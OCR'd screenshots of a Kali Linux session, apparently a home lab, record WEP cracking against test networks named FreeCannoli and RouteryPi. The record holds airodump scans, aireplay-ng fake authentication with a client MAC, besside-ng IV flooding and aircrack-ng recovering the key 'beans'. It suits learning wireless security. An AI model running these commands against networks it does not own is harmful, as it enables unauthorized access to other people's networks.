

root@kali: /home/kali/Documents
File Actions Edit View Help
CH 9][Elapsed: 6 mins][2024-02-01 09:46
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E6:5F:01:AE:78:CD -48 83 3406 35819 17 9 54e WEP WEP OPN FreeCannoli
BSSID STATION PWR Rate Lost Frames Notes Probes
E6:5F:01:AE:78:CD 00:19:B1:9C:F3:04 -42 0 - 1 0 19898
E6:5F:01:AE:78:CD 34:2D:0D:97:4F:0B -33 54e-24 0 1275
E6:5F:01:AE:78:CD E0:0A:F6:6C:FE:AB -45 1 - 1 0 59813
root@kali: /home/kali
File Actions Edit View Help
Aircrack-ng 1.7
[00:00:00] Tested 3272 keys (got 24934 IVs)
KB depth byte(vote)
0 0 18/ 13 B9(29696) 39(29440) 62(29440) 80(29440) 2B(29184) 09(28928) 3C(28928)
1 1/ 9 65(31488) E5(30976) 98(30976) C0(30464) 80(30464) 11(30208) 7B(30208)
2 0/ 3 03(32536) FF(32280) EF(31744) 71(30976) AC(30720) F1(30208) 60(29696)
3 0/ 5 6E(32768) CA(31744) 92(30976) 61(30976) 64(30720) 0D(30464) 43(30464)
4 0/ 2 73(34816) BA(34560) 5F(29696) 70(29440) CB(29440) F1(29184) 1A(28928)
KEY FOUND! [62:65:61:6E:73] (ASCII: beans)
Decrypted correctly: 100%
(root@kali)-[/home/kali]
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 E6:5F:01:AE:78:CD - BSSID
2 FreeCannoli - ESSID
3 1 - Channel



root@kali: /home/kali/Documents
File Actions Edit View Help
CH 1][Elapsed: 2 mins][2024-02-01 09:32
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E4:5F:01:AE:86:D6 -56 93 940 0 0 1 54e WEP WEP OPN RouteryPi
BSSID STATION PWR Rate Lost Frames Notes Probes
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ aireplay-ng -1 0 -a E4:5F:01:AE:86:D6 -h e0:0a:f6:6c:fe:ab -e RouteryPi w
Lan0mon
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.
(kali㉿kali)-[~]
$ sudo su
root@kali)-[/home/kali]
aireplay-ng -1 0 -a E4:5F:01:AE:86:D6 -h e0:0a:f6:6c:fe:ab -e RouteryPi w
Lan0mon
09:32:13 Waiting for beacon frame (BSSID: E4:5F:01:AE:86:D6) on channel 1
09:32:13 Sending Authentication Request (Open System) [ACK]
09:32:13 Authentication successful
09:32:13 Sending Association Request [ACK]
09:32:13 Association successful :-) (AID: 1)
root@kali)-[/home/kali]
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 E4:5F:01:AE:86:D6 - BSSID
2 RouteryPi - ESSID
3 1 - Channel
Screenshot taken
View image


root@kali: /home/kali/Documents
File Actions Edit View Help
CH 9][Elapsed: 12 mins][2024-02-01 09:52
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E6:5F:01:AE:78:CD -43 96 6629 42330 18 9 54e WEP WEP OPN FreeCannoli
BSSID STATION PWR Rate Lost Frames Notes Probes
E6:5F:01:AE:78:CD 00:19:B1:9C:F3:04 -43 0 - 1 0 179552
E6:5F:01:AE:78:CD 34:2D:0D:97:4F:0B -38 54e-24 0 1390
root@kali: /home/kali
File Actions Edit View Help
Aircrack-ng 1.7
[00:00:00] Tested 3272 keys (got 24934 IVs)
KB depth byte(vote)
0 10/ 13 B9(29696) 39(29440) 62(29440) 80(29440) 2B(29184) 09(28928) 3C(28928)
1 1/ 9 65(31488) E5(30976) 98(30976) C6(30464) 88(30464) 11(30208) 7B(30208)
2 0/ 3 61(33536) FF(33280) 6F(31744) 71(30976) AC(30720) F1(30208) 69(29696)
3 0/ 5 68(32768) C4(31744) 92(30976) 61(30976) 6A(30720) 8D(30464) 43(30464)
4 0/ 2 73(34816) BA(34560) 5F(29696) 70(29440) CB(29440) F1(29184) 1A(28928)
KEY FOUND! [62:65:61:6E:73] (ASCII: beans)
Decrypted correctly: 100%
root@kali)-[/home/kali]
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 E6:5F:01:AE:78:CD - BSSID
2 FreeCannoli - ESSID
3 1 - Channel
Screenshot taken
View image
Screenshot taken
View image


root@kali: /home/kali/Documents
File Actions Edit View Help
CH 9][Elapsed: 12 mins][2024-02-01 09:52
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E6:5F:01:AE:78:CD -42 100 6612 42295 17 9 54e WEP WEP OPN FreeCannoli
BSSID STATION PWR Rate Lost Frames Notes Probes
E6:5F:01:AE:78:CD 00:19:B1:9C:F3:04 -47 0 - 1 0 178714
E6:5F:01:AE:78:CD 34:2D:0D:97:4F:0B -37 54e-24 0 1389
root@kali: /home/kali
File Actions Edit View Help
aircrack-ng wep.cap
Reading packets, please wait...
Opening wep.cap
Read 25024 packets.
BSSID ESSID Encryption
1 E4:5F:01:AE:79:E6 weptest1 WEP (15 IVs)
2 E6:5F:01:AE:78:CD FreeCannoli WEP (25007 IVs)
Index number of target network ? 2
Reading packets, please wait...
Opening wep.cap
Read 25024 packets.
1 potential targets
Attack will be restarted every 5000 captured ivs.
Aircrack-ng 1.7
[00:00:00] Tested 3272 keys (got 24934 IVs)
KB depth byte(vote)
0 10/ 13 B9(29696) 39(29440) 62(29440) 80(29440) 2B(29184) 09(28928) 3C(28928)
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 E6:5F:01:AE:78:CD - BSSID
2 FreeCannoli - ESSID
3 1 - Channel
Screenshot taken
View image


Ventoy
2.0 TB Volu...
Windows-S...
Trash
File System
Home
root@kali: /home/kali/Documents
kali@kali ~
root@kali: /home/kali
File Actions Edit View Help
GNU MAC Changer
Usage: macchanger [options] device
Try 'macchanger --help' for more options.
Current MAC: e0:0a:f6:6c:fe:ab (unknown)
Permanent MAC: e0:0a:f6:6c:fe:ab (unknown)
aireplay-ng -1 0 -a E4:5F:01:AE:86:D6 -h e0:0a:f6:6c:fe:ab -e RouteryPi wlan0mon
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.
sudo su
aireplay-ng -1 0 -a E4:5F:01:AE:86:D6 -h e0:0a:f6:6c:fe:ab -e RouteryPi wlan0mon
09:32:13 Waiting for beacon frame (BSSID: E4:5F:01:AE:86:D6) on channel 1
09:32:13 Sending Authentication Request (Open System) [ACK]
09:32:13 Authentication successful
09:32:13 Sending Association Request [ACK]
09:32:13 Association successful :-) (AID: 1)
ESSID
RouteryPi
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 E4:5F:01:AE:86:D6 - BSSID
2 RouteryPi - ESSID
3 1 - Channel


root@kali: /home/kali
File Actions Edit View Help
cat besside.log
SSID | KEY | BSSID
| MAC filter
besside-ng -c 9 -b E6:5F:01:AE:78:CD wlan0mon
[09:41:58] Let's ride
[09:41:58] Resuming from besside.log
[09:41:58] Appending to wpa.cap
[09:41:58] Appending to wep.cap
[09:41:58] Logging to besside.log
[09:41:58] Got replayable packet for FreeCannoli [len 54]
[09:41:59] Associated to FreeCannoli AID [1]
[09:41:59] Attacking [FreeCannoli] WEP - FLOOD - 1 IVs rate 0 [0 PPS out]


Ventoy
2.0 TB Volu...
Windows-S...
Trash
File System
Home
root@kali: /home/kali/Documents
root@kali: /home/kali
File Actions Edit View Help
CH 9][Elapsed: 11 mins][2024-02-01 09:52
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E6:5F:01:AE:78:CD -46 93 6557 42191 18 9 54e WEP WEP OPN FreeCannoli
BSSID STATION PWR Rate Lost Frames Notes Probes
E6:5F:01:AE:78:CD 00:19:B1:9C:F3:0A -39 0 - 1 0 176065
E6:5F:01:AE:78:CD 34:2D:0D:97:4F:0B -37 54e-24 0 1389
[09:42:49] / Attacking [FreeCannoli] WEP - FLOOD - 1637 IVs rate 0 [1 PPS out
[09:42:49] - Attacking [FreeCannoli] WEP - FLOOD - 1638 IVs rate 118 [121 PPS
[09:42:50] \ Attacking [FreeCannoli] WEP - FLOOD - 1639 IVs rate 118 [121 PPS
[09:42:50] | Attacking [FreeCannoli] WEP - FLOOD - 1640 IVs rate 118 [121 PPS
[09:42:50] / Attacking [FreeCannoli] WEP - FLOOD - 1641 IVs rate 118 [121 PPS
[09:42:50] - Attacking [FreeCannoli] WEP - FLOOD - 1642 IVs rate 3 [6 PPS out] len 54
[09:43:43] Got replayable packet for [len 106]
[09:45:48] Got key for FreeCannoli [62:65:61:6e:73] 25007 IVs
[09:45:48] Pwned network FreeCannoli in 3:50 mins:sec
[09:45:48] TO-OWN [] OWNED [FreeCannoli]
[09:45:48] All neighbors owned
Dying...
[09:45:48] TO-OWN [] OWNED [FreeCannoli]
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 E6:5F:01:AE:78:CD - BSSID
2 FreeCannoli - ESSID
3 1 - Channel